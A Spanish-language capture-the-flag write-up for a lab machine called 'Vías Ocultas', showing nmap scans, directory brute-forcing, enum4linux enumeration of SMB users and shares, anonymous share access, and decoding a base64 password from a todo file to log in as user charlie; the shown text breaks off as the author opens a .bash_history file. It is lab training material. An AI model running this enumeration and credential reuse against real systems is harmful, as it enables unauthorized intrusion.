Writeup

Maquina: Vías Ocultas

Sitio: https://ctf.academia-ciberseguridad.com/machines

Cyberdark

26 Abril 2025

El Dia de hoy les compartiré la resolución de la maquina Vías Ocultas de **CyberConquer**

Link para descargar la Maquina
https://drive.google.com/file/d/1P7rnAG8DyhZUATdb8-D4Z7qR4baLBLWm/view?usp=drive_link

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimimos y ejecutamos el siguiente comando script.sh vias_ocultas_img.tar El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrera la máquina, además no sale un promt esperando que digitemos la bandera, que encontraremos en la máquina.

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)

```
┌──(root㉿Pandora)-[/home/cyberdark]
└─# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN scan_vi
as.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 19:27 -05
Initiating ARP Ping Scan at 19:27
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 19:27, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:27
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:27, 0.34s elapsed (65535 total ports)
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.0000020s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.


```
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

Dado que solo los puertos **22 (SSH) 80 (HTTP) 139 (netbios-ssn) 445 (microsft-ds)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.


Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_relampago_scan.txt




```
┌──(root㉿Pandora)-[/home/cyberdark]
└─# nmap 172.17.0.2 -p22,80,139,445 -sCV -A -T5 -oN log_vias_ocultas_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 19:29 -05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.00019s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 98:b7:ba:b0:c8:31:a0:1a:38:69:c1:68:fe:72:bd:6e (ECDSA)
|_  256 5d:dd:4b:ac:30:12:b1:42:39:52:66:83:91:11:f0:78 (ED25519)
80/tcp  open  http        nginx 1.22.1
|_http-title: TechVision IT Services
|_http-server-header: nginx/1.22.1
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
 port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-04-27T00:29:53
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.19 ms xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 18.05 seconds
```

Enumeramos con dirb http://172.17.0.2




gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt




Como podemos observar solo encontramos el archivo index.html

Ahora vamos a lanzar el comando enum4linux -a 172.17.0.2 donde encontramos lo siguiente:




```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/vias_ocultas]
└─# enum4linux -a 172.17.0.2

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 2
6 19:45:42 2025

 ==========( Target Information )==========

Target ........... 172.17.0.2
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 172.17.0.2 )==========

[E] Can't find workgroup/domain


 ==========( Nbtstat Information for 172.17.0.2 )==========

Looking up status of 172.17.0.2
No reply from 172.17.0.2

 ==========( Session Check on 172.17.0.2 )==========

[+] Server 172.17.0.2 allows sessions using username '', password ''

 ==========( Getting domain SID for 172.17.0.2 )==========

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup
```



```
 ==========( OS information on 172.17.0.2 )==========

[E] Can't get OS info with smbclient

[+] Got OS info for 172.17.0.2 from srvinfo:
        DEBIAN-SAMBA   Wk Sv PrQ Unx NT SNT Samba Server 4.17.12-Debian
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03


 ==========( Users on 172.17.0.2 )==========

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: charlie  Name:   Desc:

user:[charlie] rid:[0x3e8]

 ==========( Share Enumeration on 172.17.0.2 )==========

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

        Sharename       Type      Comment
        ---------       ----      -------
        usuarios        Disk
        desarrollo      Disk
        IPC$            IPC       IPC Service (Samba Server 4.17.12-Debian)
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_ST
ATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

```
[+] Attempting to map shares on 172.17.0.2

//172.17.0.2/usuarios   Mapping: DENIED Listing: N/A Writing: N/A
//172.17.0.2/desarrollo Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_CONNECTION_REFUSED listing \*
//172.17.0.2/IPC$       Mapping: N/A Listing: N/A Writing: N/A

 ==========( Password Policy Information for 172.17.0.2 )==========


[+] Attaching to 172.17.0.2 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] DEBIAN-SAMBA
        [+] Builtin

[+] Password Info for Domain: DEBIAN-SAMBA

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes
```


```
[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

 ==========( Groups on 172.17.0.2 )==========


[+] Getting builtin groups:

[+]  Getting builtin group memberships:

[+]  Getting local groups:

[+]  Getting local group memberships:

[+]  Getting domain groups:

[+]  Getting domain group memberships:

 ==========( Users on 172.17.0.2 via RID cycling (RIDS: 500-550,1000-1050) )==========


[I] Found new SID:
S-1-22-1

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32
```



```
[+] Enumerating users using SID S-1-5-21-1666676007-2784388775-2253917937 and logon username '',
 password ''

S-1-5-21-1666676007-2784388775-2253917937-501 DEBIAN-SAMBA\nobody (Local User)
S-1-5-21-1666676007-2784388775-2253917937-513 DEBIAN-SAMBA\None (Domain Group)
S-1-5-21-1666676007-2784388775-2253917937-1000 DEBIAN-SAMBA\charlie (Local User)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\charlie (Local User)
S-1-22-1-1001 Unix User\developer (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

 ================================( Getting printer info for 172.17.0.2 )================================
========

No printers returned.


enum4linux complete on Sat Apr 26 19:46:13 2025
```

Podemos observar 2 usuarios
Charlie, developer

Utilizamos varias posibles contraseñas, como root, admin, toor, pero no se consiguió acceso



```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/vias_ocultas]
└─# smbclient //172.17.0.2/index.html -U charlie
Password for [WORKGROUP\charlie]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/vias_ocultas]
└─# smbclient //172.17.0.2/index.html -U charlie
Password for [WORKGROUP\charlie]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/vias_ocultas]
└─# smbclient //172.17.0.2/index.html -U charlie
Password for [WORKGROUP\charlie]:
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/vias_ocultas]
└─# smbclient //172.17.0.2/index.html -U charlie
Password for [WORKGROUP\charlie]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

smbclient //172.17.0.2/desarrollo -N

se ingreso al directorio desarrollo

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/vias_ocultas]
└─# smbclient //172.17.0.2/desarrollo -N
put test.txt
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Feb 26 16:05:56 2025
  ..                                  D        0  Wed Feb 26 15:45:43 2025
  todo.txt                            N      276  Wed Feb 26 16:05:56 2025

                512872832 blocks of size 1024. 426341540 blocks available
```

Luego se descargo el archivo todo.txt en el equipo

get todo.txt


```
smb: \> get todo.txt
getting file \todo.txt of size 276 as todo.txt (22,5 KiloBytes/sec) (average 22,5 KiloBytes/sec)
smb: \>
```

Posteriormente se abrió el archivo todo.txt

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/vias_ocultas]
└─# cat todo.txt


reiniciar servidor nginx                - Listo
cambiar autenticacion de ssh a keys     - Por hacer
cambiar contrasena por una mas segura   - Por hacer  Y2hhcmxpZTEyM3Bhc3M=
crear backup del servidor               - Listo
eliminar el acceso a shares             - Por hacer
```

Parece ser que se encontró una contraseña **Y2hhcmxpZTEyM3Bhc3M=**


Y analizando esta en base 64 lo hicimos en esta pagina
https://www.base64decode.org/es/




charlie123pass

esto quiere decir que poder acceder por el cliente samba con las credenciales de usuario: Charlie
contraseña:charlie123pass


smbclient //172.17.0.2/usuarios -U charlie%charlie123pass



Listamos directorios y buscamos algo que nos pueda servir



Encontramos el directorio developer, Charlie, en ambos directorios encontramos archivos de configuración, pero el .bash_history en el directorio charli, tiene un tamaño de 749 por esa razón nos llamo la atención lo descargamos y podemos observar lo siguiente:

